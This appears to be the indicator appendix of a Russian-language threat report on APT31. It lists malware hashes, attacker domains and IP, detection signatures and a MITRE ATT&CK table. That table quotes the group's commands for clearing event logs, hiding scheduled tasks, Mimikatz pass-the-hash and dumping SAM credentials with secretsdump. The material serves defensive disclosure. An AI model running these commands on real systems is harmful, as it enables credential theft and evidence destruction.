times	e46cb20927fe23636ae9b9c33832eb5f	7e2e92facbe6fca73e6e97bc970c553480a4ea55	c89151c2068f4b7270ca240f8a1d
AufTime			
time	687dc4657c9f34958743d09f34fa6315	1cc26a1c5d8e9d252bfc9462579921aa0b2a3fb0	c74b6e6056bf61b6223d4ffc5adfb
time	c59982c4284cac7f04287551c71bdcd4	4b5494f6d100d32f0f1de79ba73b045a5f9c0750	f6a2a3b24b4e33a74b0606c3e14f
CloudSourcerer			
IntelChipsets.log	a2fabe969f1742a4eb538a2d2aa5baa8	3445a4ed2b141dd51baf9706bef425f2f1f6dde8	885e27877df42e65c72f98b10387
dbghelp.dll	98b8d7298c4dde41ec929e2555d11592	d7c6b70931956b426b2a9b0f821b8d5282803551	3a1b0d60f55e2222490788ee082c
YandexDisk.exe	9c719435fc6aa0b0f82cf2af5dbb7025	223c9bd2434a2e5ffb8efb6c0ff616992d28fd3c	abc7a384ee56c46ada41c9b2d4f1
desktop.ini	dd0a68f636a2b68501c2131e7a1537ef	bfd055715c3de2d88b20db88fd0cc3b822db9c8f	01ff16adb887df8b738176fab06d6
dbghelp.dll	45ed8f3681f45024d0f236b0d7f72e0e	7cb32dec5db6036f6a47e987d1e9f2bf121a261f	2f675c6ff69d48891f2a22337a8f0c
Desktop.ini	89d423ec2eee59671929f7b79f244917	a5260e6d886565d316b1ee590d1b9a936da66041	97c13002881cdd8f8703f963b5fc7
OneDriveDoor			
Seting.exe	d38277f391422f8688aba67b099066aa	54cf4faea4ca45bbd115e74bf3dd60e53b75d2ab	761831a0ceeba7a71ef9c0d00c2f
pl_rsrc_english.dll	d6be7e21be054f3d63af6cea336db61a	866b26874e388417d55cde5094831ed4c5beaed5	07eb25fbc4310bcb875d53ed77ef
language.dll	99f560878fa328f85e5d62fe9e4da6a2	87bbef413cd5bcd9b4dcb147d87fe9063cf7544f	61e2190c60fa9ff47d3e6b9fbacaa
YaLeak			
ud2.exe	a61061ab22d05499615636f576e00544	328fd5f02fe56852c95d9fc05811f594300d8f4c	81741bcb105837d15925a0b7915

Скачать в формате:

Сетевые индикаторы

Индикатор

Moeodincovo.com

<https://github.com/Range1992/scrcpyClone/raw/refs/heads/master/app/deps/PersonalizationCSP>

https://raw.githubusercontent.com/Range1992/scrcpyClone/refs/heads/master/app/data/zsh-completion/_scrcpy

<https://www.virustotal.com/gui/file/90d2d1af406bdca41b14c303e6525dfc65565883bf2d4bf76330aa37db69eceb/community>

<https://www.virustotal.com/gui/file/f506898cc7c2e092f9eb9fadae7ba50383f5b46a2a4fe5597dbb553a78981268/community>

89.23.113[.]44 : 80

linuxsecuritycont[.]com

sohbetturke[.]com

www.rttvnews[.]com

rttvnews[.]com

rttvnews[.]ru

Скачать в формате:

MITRE TTPs

ID	Имя	Описание
Initial Access		
T1566.001	Spearphishing Attachment	APT31 использовала вложение в виде архива с LNK, запускающим документ-приманку и CloudyLoader. Примеры имен архивов: • <i>Требования.rar</i> • <i>Seguro_de_IMRE.zip</i>
Execution		
T1059.004	Command and Scripting Interpreter: Unix Shell	APT31 использовала вредоносное ПО с возможностью выполнения команд в интерпретаторе Bash
T1059.003	Windows Command Shell	APT31 использовала вредоносное ПО с возможностью выполнения команд в интерпретаторе cmd.exe
Persistence		
T1136.001	Create Account: Local Account	APT31 создавала учетную запись локального пользователя Administrator\$ на скомпрометированных хостах
T1543.004	Create or Modify System Process: Launch Daemon	APT31 использовала вредоносное ПО, закрепляющееся в качестве демона Linux
T1053.005	Scheduled Task/Job: Scheduled Task	APT31 создавала задачи планировщика Windows для запуска ВПО с целью сохранения присутствия в системе. Примеры имен задач: YandexDisk, GoogleUpdater, NVIDIA, Appvservers, WPDsync, NVIDIADEBUG, WinSeting, 7zup_Server, Crashpad_Server, Yandexstart_Server, WinDeviceSync, DataMAVServer, YandexDisk_Servers, LAPSCClientUp, GoogleRecovery, PretonDebug, WinDeviceSync1.
Defense Evasion		
T1070.001	Clear Windows Event Logs	APT31 очищали журналы событий Windows: <pre>wevtutil cl "Microsoft-Windows-TerminalServices-LocalSessionManager/Operational" /q:true for /f "tokens==" %i in ('wevtutil el') do wevtutil cl "%i" /q:true</pre>
T1070.004	Indicator Removal: File Deletion	APT31 очищали временные папки: <pre>del /s /q %temp%* && rd /s /q %temp% del /s /q C:\Windows\Temp* && rd /s /q C:\Windows\Temp\</pre>
T1562.004	Impair Defenses: Disable or Modify System Firewall	APT31 добавляли исключения Windows Firewall для обеспечения работы LocalPlugx: <pre>netsh advfirewall firewall add rule name="MicroDeviceSync" protocol=TCP dir=in localport=5355 action=allow</pre>
T1564	Hide Artifacts	APT31 скрывали вредоносные задачи планировщика путем удаления файла задания (XML) и свойства Security Descriptor (SD) в реестре: <pre>schtasks /create /RL HIGHEST /F /tn "7zup_Server" /tr "C:\PROGRA~1\7-Zip\7zUp.exe -remote up" /sc onstart /RU SYSTEM schtasks /run /tn 7zup_Server reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\7zup_Server" /v SD /f del %SystemRoot%\System32\Tasks\7zup_Server /f</pre>
T1574.001	Hijack Execution Flow: DLL SideLoading	APT31 использовала DLL SideLoading для запуска вредоносного ПО. Например, BugSplatRc64.dll.
T1202	Indirect Command Execution	APT31 создавала задачу планировщика для запуска C:\WINDOWS\system32\loobe\Setup.exe с ошибкой, что влечет за собой запуск вредоносного скрипта C:\WINDOWS\Setup\Scripts\ErrorHandler.cmd.
T1027.002	Obfuscated Files or Information: Software Packing	APT31 защищали вредоносное ПО с помощью VMProtect.
Lateral Movement		
T1021.001	Remote Desktop Protocol	APT31 использовали протокол удаленного рабочего стола для перемещения по скомпрометированным хостам
T1550.002	Pass the Hash	APT31 использовала утилиту Mimikatz для выполнения атаки Pass-The-Hash (PTH) в сочетании с Restricted Admin Mode для RDP: <pre>sekurlsa::pth /user:radmin /domain:[REDACTED] /ntlm:[REDACTED] /run:mstsc.exe /restrictedadmin"</pre>

ID	Имя	Описание
T1570	Lateral Tool Transfer	APT31 использовали инструменты SmbExec и WmiExe утилиты Impacket для загрузки ВПО на хосты в скомпрометированной инфраструктуре
Discovery		
T1083	File and Directory Discovery	APT31 перечисляли файлы и каталоги для поиска определенной информации в файловой системе или сетевых ресурсах с помощью инструмента SharpDir
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	APT31 собирали информацию из браузеров с помощью инструмента SharpChrome.exe.
T1046	Network Service Discovery	APT31 использовали Advanced IP Scanner для сетевой разведки.
T1005	Data from Local System	APT31 использовали инструмент StickyNotesExtract.exe для извлечения данных из базы данных Windows Sticky Notes.
T1087	Account Discovery	APT31 искали информацию о пользователях и их IP-адресах с помощью инструмента SharpADUserIP, а также следующей команды: powershell -Command Get-WinEvent -LogName 'Microsoft-Windows-TerminalServices-LocalSessionManager/Operational' Where-Object {\$_.Id -eq 21} ForEach-Object { \$eventXml = [xml]\$_ .ToXml(); \$username = \$eventXml.Event.UserData.EventXML.User; \$ipAddress = \$eventXml.Event.UserData.EventXML.Address; \$loginTime = \$_.TimeCreated; if (\$username -and \$ipAddress -and \$loginTime) { Write-Output ('User: ' + \$username + ' IP: ' + \$ipAddress + ' Login Time: ' + \$loginTime) }}
Command and Control		
T1090.001	Proxy: Internal Proxy	APT31 добавляли в большинство своих инструментов функцию проксирования трафика. Например, в AufTime используют протокол SOCKS5.
T1105	Ingress Tool Transfer	APT31 загружали в зараженную инфраструктуру дополнительные инструменты и вредоносную нагрузку с помощью встроенных функций своего вредоносного ПО. Например, COFFProxy может расширять свои возможности путем загрузки дополнительной BOF-нагрузки в формате Coffloader.
T1102	Web Service	APT31 использовали в качестве C2 облачные хранилища, такие как OneDrive, Dropbox и «Яндекс.Облако»
T1571	Non-Standard Port	APT31 использовали нестандартные порты для обращения к C2 у LocalPlugx
T1573	Encrypted Channel	APT31 использовали WolfSSL для установки TLS-соединения с C2
T1090.003	Multi-hop Proxy	APT31 использовали Microsoft dev tunnels для туннелирования трафика
Credential Access		
T1056.001	Keylogging	APT31 использовали встроенный в LocalPlugx плагин для перехвата нажатий клавиш клавиатуры и содержимого буфера обмена
T1003.002	OS Credential Dumping: Security Account Manager	APT31 извлекали локальные учетные записи из куста реестра SAM (диспетчера учетных записей): reg save hklm\sam C:\Users\Public\Pictures\sam.hive && reg save hklm\system C:\Users\Public\Pictures\system.hive && reg save hklm\security C:\Users\Public\Pictures\security.hive python3 secretsdump.py -system system.hive -sam sam.hive -security security.hive LOCAL
T1003	OS Credential Dumping	APT31 вредоносный модуль Owowa на зараженных серверах Microsoft Exchange для кражи вводимых пользователями учетных данных.
Exfiltration		
T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	APT31 использовала вредоносное ПО YaLeak для эксфильтрации данных в облачное хранилище.

Скачать в формате:

PT Sandbox

apt_linux_CN_APT31__Backdoor__AufTime
apt_linux_CN_APT31__Backdoor__COFFProxy__golang
apt_win_CN_APT31__Backdoor__COFFProxy
apt_win_CN_APT31__Backdoor__CloudSorcerer__Generic
apt_win_CN_APT31__Backdoor__Cloudsorcerer__code
apt_win_CN_APT31__Backdoor__Cloudsorcerer__code__v1
apt_win_CN_APT31__Backdoor__Cloudsorcerer__code__v2
apt_win_CN_APT31__Backdoor__Cloudsorcerer__loader
apt_win_CN_APT31__Downloader__CloudyLoader
apt_win_CN_APT31__Trojan__YaLeak
tool_win_ZZ_VTChatter__Backdoor
tool_win_ZZ_PlugX__Backdoor__EncryptedPayload__Local3
tool_win_ZZ_DirectSyscall__RiskTool__Generic

Скачать в формате:

PT NAD и PT NGFW

SUSPICIOUS [PTsecurity] Possible CoffProxy Backdoor Client Checkin (APT31) sid: 10015582; rev: 1;
BACKDOOR [PTsecurity] CoffProxy Server Checkin (APT31) sid: 10015583; rev: 1;
SUSPICIOUS [PTsecurity] File upload to Yandex Cloud sid: 10009931

Скачать в формате: